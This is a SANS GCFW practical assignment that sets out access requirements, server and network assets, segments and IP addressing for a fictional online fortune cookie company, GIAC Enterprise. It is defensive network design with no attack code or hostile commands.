SANS
GIAC Certified Firewall Analyst (GCFW)

Practical Assignment
Version (3.0)

Thanzeer Hamarudeen
July 2004

Table of Contents

1. SECURITY ARCHITECTURE 6
1.1 BUSINESS REQUIREMENTS 6
1.2 ROLES AND ACCESS REQUIREMENTS 6
1.2.1. CUSTOMERS 6
1.2.1.1. ACCESS REQUIREMENT 6
1.2.2. PARTNERS 6
1.2.2.1. ACCESS REQUIREMENT 7
1.2.3. SUPPLIERS 7
1.2.3.1. ACCESS REQUIREMENT 7
1.2.4. MOBILE WORKERS 7
1.2.4.1. ACCESS REQUIREMENT 7
1.2.5. INTERNAL USERS 7
1.2.5.1. ACCESS REQUIREMENT 8
1.3 APPLICATION FLOW 9
1.3.1. APPLICATION FLOW FOR CUSTOMERS AND PARTNERS 10
1.3.2. APPLICATION FLOW FOR SUPPLIERS 10
1.3.3. APPLICATION FLOW FOR MOBILE USERS 11
1.4 IT ASSETS 12
1.4.1. WEB SERVER 12
1.4.2. DATABASE SERVER 12
1.4.3. BILLING SERVER 13
1.4.4. STAGING SERVER 13
1.4.5. DNS SERVER 13
1.4.6. MAIL SERVER 13
1.4.7. PROXY SERVER 13
1.4.8. SYSLOG SERVER 14
1.4.9. SUS AND AV SERVER 14
1.4.10. BACKUP SERVER 14
1.4.11. PERIMETER ROUTER 14
1.4.12. SWITCH 14
1.4.13. FIREWALL 14
1.4.14. VPN DEVICE 14
1.5 ARCHITECTURE 16
1.5.1. ARCHITECTURE HIGHLIGHTS 17
1.5.1.1. COMPONENTS AND ITS ROLES 17
1.6 IP ADDRESSING SCHEMA 19
2. SECURING THE DEVICES – DEFINING ACCESS CONTROL 21
2.1.1. ROUTER HARDENING 21
2.1.1.1. ROUTER CONFIGURATION 22
2.1.1.2. CONTROLLING TRAFFIC 23

2.2 Firewall Configuration 26
2.2.1. PIX Firewall Network Interface Information 27
2.2.2. Routing Information 28
2.2.3. NAT Rules 28
2.2.3.1. Static Address Translation 28
2.2.3.2. Global Address Translation 29
2.2.3.3. No Nat 29
2.2.4. Access Control 30
2.2.4.1. Inbound Access Control 30
2.2.4.2. DMZ Access Control 30
2.2.4.3. Staging Segment Access Control 31
2.2.4.4. Database Segment Access Control 31
2.2.4.5. Inside Segment Access Control 32
2.2.5. Object Group 33
2.2.6. Defining the NAT rule 34
2.2.6.1. Static NAT 34
2.2.6.2. Global NAT 34
2.2.6.3. No NAT configuration 35
2.2.7. Firewall Policies 35
2.2.7.1. ACL on Outside Interface 35
2.2.7.2. ACL Applied on dmz Interface 36
2.2.7.3. ACL Applied on staging Interface 37
2.2.7.4. ACL Applied on inside (database) Interface 37
2.2.7.5. ACL Applied on Internal Interface 37
2.2.7.6. Appying policies on the interface 39
2.2.8. PIX configuration 39
2.2.8.1. IDS Configuration 39
2.2.8.2. Syslog Configuration 40
2.2.8.3. DOS Protection 40
2.2.8.4. Restricting remote administration. 40
2.2.8.5. snmp configuration 41
2.2.8.6. Failover Configuration 41
2.2.9. VPN Configuration 41
2.2.9.1. VPN summary 41
2.2.9.2. VPN Configuration 42
2.2.9.3. Defining ISAKMP Policy 44
3. Design Under Fire 46
3.1 Network Architecture 46
3.2 Approach 47
3.2.1. Reconnaissance 47
3.2.1.1. Sam Spade 47
3.2.2. Vulnerability Assessment - Router 48
3.2.2.1. TCP Vulnerabilities in Cisco IOS 49

3.2.3. VULNERABILITY ASSESSMENT - FIREWALL 51
3.2.3.1. INTERNET KEY EXCHANGE INFORMATION DISCLOSURE VULNERABILITY 51
3.2.4. DISTRIBUTED DENIAL OF SERVICE 52
3.2.5. DDOS OVERVIEW 52
3.2.6. STACHELDRAHT OVERVIEW 53
3.2.6.1. ARCHITECTURE 54
3.2.6.2. IMPACT 55
3.2.6.3. PREVENTION. 55
3.2.7. ATTACKING THE SERVERS 55
3.2.7.1. VULNERABILITY ASSESSMENT - WEB SERVER 56
4. AUDITING THE NETWORK PERIMETER 57
4.1 TOOLS USED 57
4.1.1. RAT 57
4.1.2. NMAP 57
4.1.3. TCPDUMP/WINDUMP 58
4.2 ROUTER AUDIT 58
4.2.1. AUDITING ROUTER POLICIES 59
4.2.1.1. OBSERVATIONS 60
4.2.2. AUDITING THE ROUTER 61
4.2.2.1. AUDITING THE ROUTER POLICIES 61
4.2.2.2. AUDITING ANTISPOOF RULES 63
4.2.3. AUDITING THE PIX 64
4.2.3.1. AUDITING THE FIREWALL POLICIES 64

Abstract

This document details the network security architecture requirements and the security architecture for an online fortune selling company named GIAC Enterprise. With wide spread acceptance of Internet GIAC Enterprise wishes to spread their business by making the fortune cookies available through net.

This Document has four sessions, starting with security architecture for GIAC Enterprise, defining the security policy for the GIAC, then auditing a peer's network and auditing the policies defined in the firewall and router of GIAC enterprise.

1. Security Architecture

1.1 Business Requirements

Define a network security architecture which helps GIAC Enterprise in online selling of the fortune cookies. The defined architecture should take into consideration different kind of users accessing the GIAC Enterprise for

- Customers
- Partners
- Cookie suppliers
- GIAC Enterprise employees located in the insider network
- GIAC Enterprise mobile sales force and teleworkers.

1.2 Roles And Access Requirements

The following section briefs the roles and access requirements for each group.

1.2.1. Customers

These are normal users who wish to buy fortune cookies from the GIAC Enterprise. The user access is restricted to the web server in the presentation layer. The users can access the server using http or https. For initial registering and browsing through the site they will connect to the server using http request. The user needs to register to the site only after which the user will be able to buy the fortune cookies. The user credential which includes the username and password will be mailed to the user. The user can activate the account once he receives the confirmation mail.

The customer needs to send his confidential data, which includes the user credential and his credit card information to the server in order to buy fortune cookies. These data needs to be securely transferred from client side to the server side. To facilitate this GIAC has purchased a digital certificate from Verisign. The SSL session between the client and the web server will enable the secure transaction of the user data.

1.2.1.1. Access Requirement

- Access to web server port 80 and 443.
- Access restriction based on the User credentials.

1.2.2. Partners

GIAC Enterprise has partnership with three companies, one in India, one in US and other in UK. The partners are into reselling the cookies developed by GIAC Enterprise. Partners will be having privilege level of access to GIAC Enterprise network. After authentication they will have access to upcoming products from GIAC Enterprise, new price list and shipping and payment information. Partners uses the port 80 and secure web interface (SSL) of the web sever to get the fortune cookie saying. GIAC Enterprise will provide each of its partner's unique username and password.

1.2.2.1. Access Requirement

- Access to web server port 80 and 443
- Access restriction based on the User credentials.

1.2.3. Suppliers

GIAC Enterprise has tie with two companies for supplying fortune cookies. The suppliers need to regularly interact with GIAC Enterprise for supplying fortune cookie saying. Supplier will access the staging server, where the suppliers upload all the new fortune cookies. Based upon the quantity of fortune cookies suppliers use either ftp or http to upload the fortune cookies. The GIAC internal employees validate the cookies supplied by suppliers and after approval upload to production sever.

1.2.3.1. Access Requirement

- Secure access to the staging server.

1.2.4. Mobile Workers

GIAC Enterprise mobile work force needs a secure connectivity to corporate network for their day-to-day operation. Mobile workers will access the internal resources of GIAC Enterprise to understand the existing fortune cookies status, market values, trends etc. To facilitate this secure remote connectivity needs to be established between the mobile client and the GIAC Enterprise. Cisco VPN client is used to achieve this. Additional care is taken to restrict the mobile users from accessing the database servers. They can access the mails, billing server to check the status of the order, amount of fortune cookie saying left etc. The mobile workers access the internal mail server to send and receive mails.

1.2.4.1. Access Requirement

- Secure Access to Billing Server
- Secure Access to Mail Server

1.2.5. Internal Users

Internal users can de divided into three categories.

- Quality Administrators
  - Validate the cookies developed by suppliers and approve based on the quality of the fortune cookie sayings.
- Developers

  - Responsible for developing new cookies, application, testing and uploading to the production environment. They also provide day-to-day support for the online application.
- Network/Database administrator
  - Access network devices and all servers. This group is held responsible for maintaining the network/security devices and the servers.

1.2.5.1. Access Requirement

- Quality Administrators
  - Will access the mail server, web server, staging server and the browse the Internet.
- Developers
  - Will access the web servers, database servers for SQL queries and the staging server.
  - Access to the mail server and Internet browsing
- Network / Database Administrator
  - Network Administrator will have access to all the networking and security devices.
  - Database and System administrator will have access to all the servers.

The following table summarizes the user category and access requirements.

User Category and Roles

User Category	Roles
Customers	Purchase the fortune Cookies developed by GIAC-FCS
Partners	Purchase the fortune Cookies developed by GIAC-FCS in bulk
	Additional privileges for accessing support services
Suppliers	Build fortune cookies on behalf of GIAC-FCS and supply to GIAC FCS
Mobile Workers	Building market for GIAC-FCS
	Track down the orders made by clients
Internal User	
Qulality Administrator	Check the quality of the fortune cookies developed by suppliers
Developers	Develop application to support online services
Network/Security Administrators	Defining the proper access control mechanism
	Provice maximum availability to GIAC-FCS infrastructure
System Administrator	Provide system installation and regular maintainance
	System back up

Access Requirements Summary


User Category	Access	Protocol	Port	Comment
Customers	Web Server	Tcp	80, 443	http and https traffic
Partners	Web server	Tcp	80, 443	http and https traffic
Supplier	Web Server	Tcp	80, 443	http and https traffic
	Staging Server	Tcp	20,21	ftp, developed cookies to GIAC Enterprise
	Staging Server	Tcp	4444	Proprietary application
Mobile Workers	Web Server	tcp	80, 443	http and https traffic
	Mail Server	tcp	25, 143	Send and Receive mails
	Billing Station	tcp	8888	Proprietary billing application
Internal Users				
Quality Administrator	Staging Server	tcp	4444	Proprietary application for staging
	Web Server	tcp	80, 443	http and https traffic
	Public Web Server	tcp	80, 443	Internet Browsing
Developers	Staging Server	tcp	3389	Terminal Connection
		tcp	20,21	upload the codes to staging servers
	Web Server	tcp	3389	Terminal Connection
		tcp	20,21	upload the codes to staging servers
	Database Server	tcp	1433	SQL Server connectivity
	Web Server	tcp	80, 443	http and https traffic
	Public Web Server	tcp	80, 443	Internet Browsing
Network/Security Administrators	Firewall	tcp	22, 443	Firewall management
	Router	tcp	23	Telnet, router management
	Switch	tcp	23	Telnet, switch management
System/Database Administrator	Web Server	tcp	80, 443,	http and https traffic
		tcp	3389	Terminal Connection
	Staging Server	tcp	3389	Terminal Connection
	Database Server	tcp	1433	SQL Connectivity
		tcp	3389	Terminal Connection
	Billing Station	tcp	3389	Terminal Connection
	DNS Server	tcp	22	DNS server management
	Mail Server	tcp	22	Mail Server Management

1.3 Application Flow

To define secure network architecture it is important to know the application flow on the network. The application flow is made taking into consideration of customers, suppliers, partners and mobile work force.

1.3.1. Application flow for Customers and Partners

As the access requirements for customers and the partners are similar the traffic flow for both user groups are clubbed together.



Application Flow For Customer and Partner
•Browsing the catalogue
•User registration
•Buying the fortune cookie
Port 80/443 of the webserver
Credit card Information Validation
Credit card Service Provider
Web server
User Registration & Validation
Account Validated
Sending Fortune cookies
Port 1433
Database server

The user will be accessing the web server port 80 for registering and browsing through the GIAC Enterprise home page. After registration if the user wishes to purchase the fortune cookies, the user will initiate a secure https session with the server. Once authenticated user will be asked to provide with his credit card information, this information will be forwarded to the credit card service provider. When web server gets an approved acknowledgement from the credit card service provider the user will be able to purchase the fortune cookies.

Note: The web server acts as application server as well.

1.3.2. Application flow for suppliers


The diagram below shows the application flow for the suppliers



The suppliers develop the fortune cookies for GIAC Enterprise. Suppliers need a secure access to GIAC Enterprise corporate network to upload cookies. They will access a proprietary application running on the staging server to upload fortune cookies. In case of large number of fortune cookies needs to be uploaded it is done using ftp. Once the suppliers upload cookies to the staging server the Quality Administrator access the fortune cookies using the same proprietary application, validate the cookie for quality. After approval Quality Administrator will invoke an application running on the staging server which uploads the fortune cookies to the database server. There is no direct interaction between the suppliers and the database.

1.3.3. Application flow for Mobile Users

The mobile users need to secure access to the billing server, where they can track customer order, stock and new price information. They will also access the internal mail server for sending and receiving mails. The mobile users need to connect to local ISP and then initiate a VPN connection to the GIAC Enterprise corporate network. As the mobile work force for GIAC Enterprise is less, GIAC Enterprise didn't opt for a Remote Access Server at Corporate network.



1.4 IT Assets

This section briefs the IT asset used in GIAC Enterprise.

1.4.1. Web Server.

The web server at GIAC Enterprise is IIS5.0 on hardened windows 2000 server with service pack 4. The windows server is installed in standalone mode; care is taken to disable NetBIOS traffic. IIS lockdown tool and URLscan is run to harden the IIS server. TCP parameters are tuned to protect the server from denial of service attacks. The server needs to be placed in the DMZ or service network as this server will be accessed by the public customers to buy fortune cookies. Server hardware is chosen taking onto consideration that it holds the application server as well, and the large SSL processing the server has to do. Dell Poweredge 1750 model with 20 GB hard disk, dual Pentium IV processor and 2GB memory is suggested.

1.4.2. Database Server

The database server at GIAC Enterprise is SQL server running on hardened windows 2000 server with service pack 4. The database is placed in highly secured zone and there is no direct access from Internet (untrusted zone) to the database server. High end server is suggested as the load on the server increases with time. Dell poweredge 6650, with quad Xeon processor and 40GB hard disk capacity and 2 GB memory is suggested.

1.4.3. Billing Server

Billing Server holds the proprietary application; the application runs on hardened windows 2000 server. The server is placed on the highly secured zone as it holds the billing information. Dell poweredge 1750, with Pentium IV processor, 512MB RAM and 20GB hard disk is recommended for billing server.

1.4.4. Staging Server

The staging server holds the application which helps the suppliers upload the fortune cookies they had made. The supplier can also ftp the data to the staging server based on the amount of fortune cookies that needs to be uploaded. This server is placed in medium security zone and will be accessed only by the suppliers. Dell poweredge 1750, with Pentium IV processor, 512MB RAM and 40 GB hard disk is recommended for staging server.

1.4.5. DNS Server

Two DNS servers have been suggested one for internal and other external. The external DNS server runs on hardened RedHat 8.0. The bind version running on the server is 9.2.3. The recursive DNS queries on the external DNS server is restricted only to the inside DNS server. The secondary DNS zone transfer is also restricted. Care is taken not to include any additional information on the name server configuration and the server names doesn't reveal there role in the organization. The external name server will be placed in the DMZ segment. Dell poweredge 750 with 128 MB RAM is used as the external DNS Server. The domain controller hosts the internal name server.

1.4.6. Mail Server

Two mail servers, one acting as the relay server and the other acting as the mail server. The relay mail server (external mail server) will be accessible from the public network. The relay server is configured to relay mail only from the internal hosts. The external mail server accepts the mail from the GIAC Enterprise domain and forwards the mail to the mail server in the inside the network. The external mail server will be placed in the DMZ segment. The external mail server doesn't host any mailbox. The internal mail server which has all the mailboxes is placed in the inside network. The latest stable sendmail version 8.13.0 is running on hardened Redhat 8.0 is chosen as external mail server and Microsoft exchange server 2000, is suggested for inside network. The hardware suggested is Dell PowerEdge 750 with 256 MB RAM and 10 GB RAM for external mail server and with 40GB RAM for internal mail server.

1.4.7. Proxy Server

The proxy Server will be placed in the DMZ network and all the inside network users uses the proxy server to access the external network. Squid is opted as the proxy server and it runs on hardened Redhat Linux 8.0. The proxy server also acts as the NTP server for the perimeter network device. The hardware suggested for proxy sever is Dell Poweredge 750 with 40 GB Hard disk.

1.4.8. Syslog Server

Syslog server captures syslog information from the entire networking device. The server is placed in the inside network. Dell Poweredge 750 with 256 MB RAM and 40 GB Hard disk capacity is suggested for syslog. The syslog service runs on hardened RedHat Linux 8.0.

1.4.9. SUS and AV Server

Microsoft Software Update Service and the Antivirus Update server runs on Dell Power Edge 1750 server with 1000 Mbps NIC Card, 40 GB hard disk and 256 MB RAM. The servers are placed in the inside network and they access the update sites through the proxy server. Group policy is applied so that all the desktops in the GIAC Enterprise network get the patch update from the SUS server.

1.4.10. Backup Server

Backup Server holds the database backup and the staging server data backup. Dell PowerVault 745N is suggested as the backup server. Management of the database server is only from the system console.

1.4.11. Perimeter Router

Cisco 2621 XM with IOS version 12.3T having IP feature set is opted for the perimeter router. The perimeter router acts as the first line of defence for the defence in-dept approach made for GIAC Enterprise. Access control list are defined on the router to allow only allowed packet to come to inside network. The router configuration is benchmarked using the router audit tool from CIS.

1.4.12. Switch

Cisco catalyst 2950, 48 port switch is chosen to provide the switch environment for GIAC Enterprise. Proper VLAN's are defined on the switch to separate each of the broadcast domains and define separate segment. The switch catering the internal networks has layer three enabled. Access list is defined on the switch to restrict access from each of the internal segments.

1.4.13. Firewall

PIX-515, unrestricted license, with version 6.3 is recommended for GIAC Enterprise. The product is chosen taking into consideration the product stability, support and the place in the firewall market. Cisco PIX acts as the second level of defence in GIAC Enterprise network. All security access policies are enforced into PIX firewall. PIX firewall with HA mode (Primary and the failover unit) is recommended to avoid the single point of failure.


1.4.14. VPN Device

Cisco PIX 506 version 6.3 is used to terminate the VPN connection to the GIAC Enterprise network. PIX 506 can be used to terminate 25 remote vpn clients which include the suppliers and the mobile users.

The table below briefs GIAC Enterprise IT asset and the owner for each Asset.

IT Asset	Model	Role	Qty	price	Owner
Web Server	Dell Power Edge 1750	Host the web services for GIAC-FCS	1	$4,092	Systems Manager
Database Server	Dell Power Edge 6650	Holds the fortune cookie database	1	$9,192.00	Systems Manager
		User authentication database			
		Database servers in active/passive cluster			
Billing Server	Dell Power Edge 1750	Holds the billing information of the clients	1	$5,590.00	Systems Manager
		Holds the stock information			
		Fortune cookies shipment tracking database			
Staging Server	Dell Power Edge 1750	Holds the fortune cookies developed by suppliers	1	$4,092	Systems Manager
DNS Server	Dell PowerEdge 750	Internal name reslution	2	$2,624	Systems Manager
Mail Server	Dell PowerEdge 750	internal Mail Server	2	$2,624.00	Systems Manager
		Mail Relay Server			
Proxy Server	Dell PowerEdge 750	Proxy Server, also acts as the NTP Server	1	$2,624	Systems Manager
IDS Management/Syslog Server	Dell PowerEdge 750	Capturing log from all the devices, and for managing the IDS	1	$2,624	Network manager
SUS Server & AV Server	Dell PowerEdge 1750	Patch Update for all the servers and desktops, Server holding the new anti virus signature	1	$2,624	Network manager
Backup Server	Dell PowerVault 745N	Data backup Server	1	$4,147	Systems Manager
Router	Cisco 2621-XM	For connectivity to internet	2	$2,200	Network manager
	Cisco 2621-XM	For connecting credit card validation services		$2,200	
Switch	Catalyst 2950G-48	For LAN connectivity	2	$2,495.00	Network manager
Firewall	Cisco PIX 525 UR	For enforcing the defined security policy	2	$10,995.00	Network manager
VPN Device	Cisco PIX 506	To terminate mobile users and supplier connection	1	$1,500	Network manager
Application		Inhouse application developed by GIAC-FCS			IT-Application Manager

1.5 Architecture



The GIAC Enterprise network is divided into five segments.

- External Segment
  - This segment has less protection and no servers are placed on this network. Access control list defined on the perimeter router acts as the level of protection to this segment.
- Service Segment
  - Direct connection to the Internet is terminated at this segment. Service segment hosts all the servers that can be accessed to and from the Internet. This segment is protected using the PIX firewall. The servers placed in this segment include Web Server, DNS Server, Mail Relay, Proxy server and the NTP Server. Snort IDS is used to monitor and detect any malicious activity on this segment. Port mirroring is configured on the Cisco switch to transfer all traffic to the DNS segment to SNORT.
- Database Segment

- - The database segment holds the most critical asset of GIAC Enterprise. This segment holds the database and the billing server. This segment is protected by defining access policies on the PIX firewall
- Staging Segment
  - The staging segment holds the staging server.
- Internal Segment
  - Internal segment is further divided into four
    - Internal Service Segment: This segment holds the mail server, dns server, domain controller and other servers.
    - Development segment: This segment holds the users who develop application for the GIAC Enterprise. The development team builds the application and uploads to the servers. The project manager team will have the right to ftp the code to the servers and connecting to the online database server. Only project managers can upload the codes to the server.
    - Quality Analyst Team: This segment holds quality analyst team
    - System Admin team: This segment holds the system admin team
    - Network Admin Team: This segment holds the network admin team.

VLAN's are defined on the switch which corresponds to each of the segment. One switch is dedicated for the internal segment, in this switch layer three enabled and access control list is defined to restrict the access to/from different segment inside to other segment.

1.5.1. Architecture Highlights

The architecture is based on the defence in depth approach. The perimeter router will act as the first level of defence, then the PIX firewall and the hardening of the servers and the services running on the servers acting as the second level of defence. The snort and the access control list defined on the switch acting as the third level of defence. Policies needs to be defined for router, pix firewall, layer three switch and snort.

1.5.1.1. Components and its Roles

The following section briefs the components used in GIAC enterprise and the roles played by each of the components and the justification for placing the same.

1.5.1.1.1. PERIMETER ROUTER

The perimeter router is used to connect the GIAC enterprise to the Internet. Two routers are used to connect to the Internet to provide redundancy. The routers act as backup to each other. The link connected to one of the router will only be active at any point of time. HSRP is configured between the routers to provide seamless failover from one router to other in case of the router failure.

Access list is defined on the router so as to act as the first level of defence in the layered approach that has been adopted for GIAC enterprise. The router is hardened as per the industry standard and the router hardening document is also provided. The router configuration is benchmarked using the router audit tool from CIS.

1.5.1.1.2. ROUTER -II

This router is used to connect to the credit card service provider network. Point-to-Pont lease line from the credit card service provider network is terminated on this router. The router is configured as per the industry standard guidelines. Access control list is defined on the router to allow traffic only from the web server.

1.5.1.1.3. PIX FIREWALL.

The PIX firewall acts as the second level of defence in the defence in dept approach for GIAC Enterprise. PIX firewall is used to enforce access policies between the different segments. Failover is suggested so as to avoid the single point of failure on whole of GIAC enterprise network.

1.5.1.1.4. VPN DEVICE

Cisco PIX 506 is used to terminate the VPN connection. The product is chosen taking into consideration of the current GIAC enterprise mobile user strength and cost. At any point of time the number of tunnels terminating on the GIAC enterprise network will be less than 6.

1.5.1.1.5. SNORT NETWORK IDS

Snort 2.1.3 acts as the Intrusion detection system and is placed in the service segment as this segment hosts the servers accessed from the untrusted zone. Snort is chosen as it is open source and suits the current requirement of GIAC enterprise.

1.5.1.1.6. LAYER THREE SWITCH.

Layer three switch is used to define different VLAN and provide intervlan routing. Access control list defined on the switch restricts traffic flow with in the internal segment.

1.6 IP Addressing Schema

The following table summarizes the IP Address allocated to each segment.

IP Addressing Schema		
Segment	**Network Address**	**Subnet Mask**
Service Segment	10.0.1.0	255.255.255.0
Staging Segment	10.0.2.0	255.255.255.0
Database Segment	10.0.3.0	255.255.255.0
Internal Segment	???	
Development Segment	10.0.6.0	255.255.255.0
Quality Team	10.0.7.0	255.255.255.0
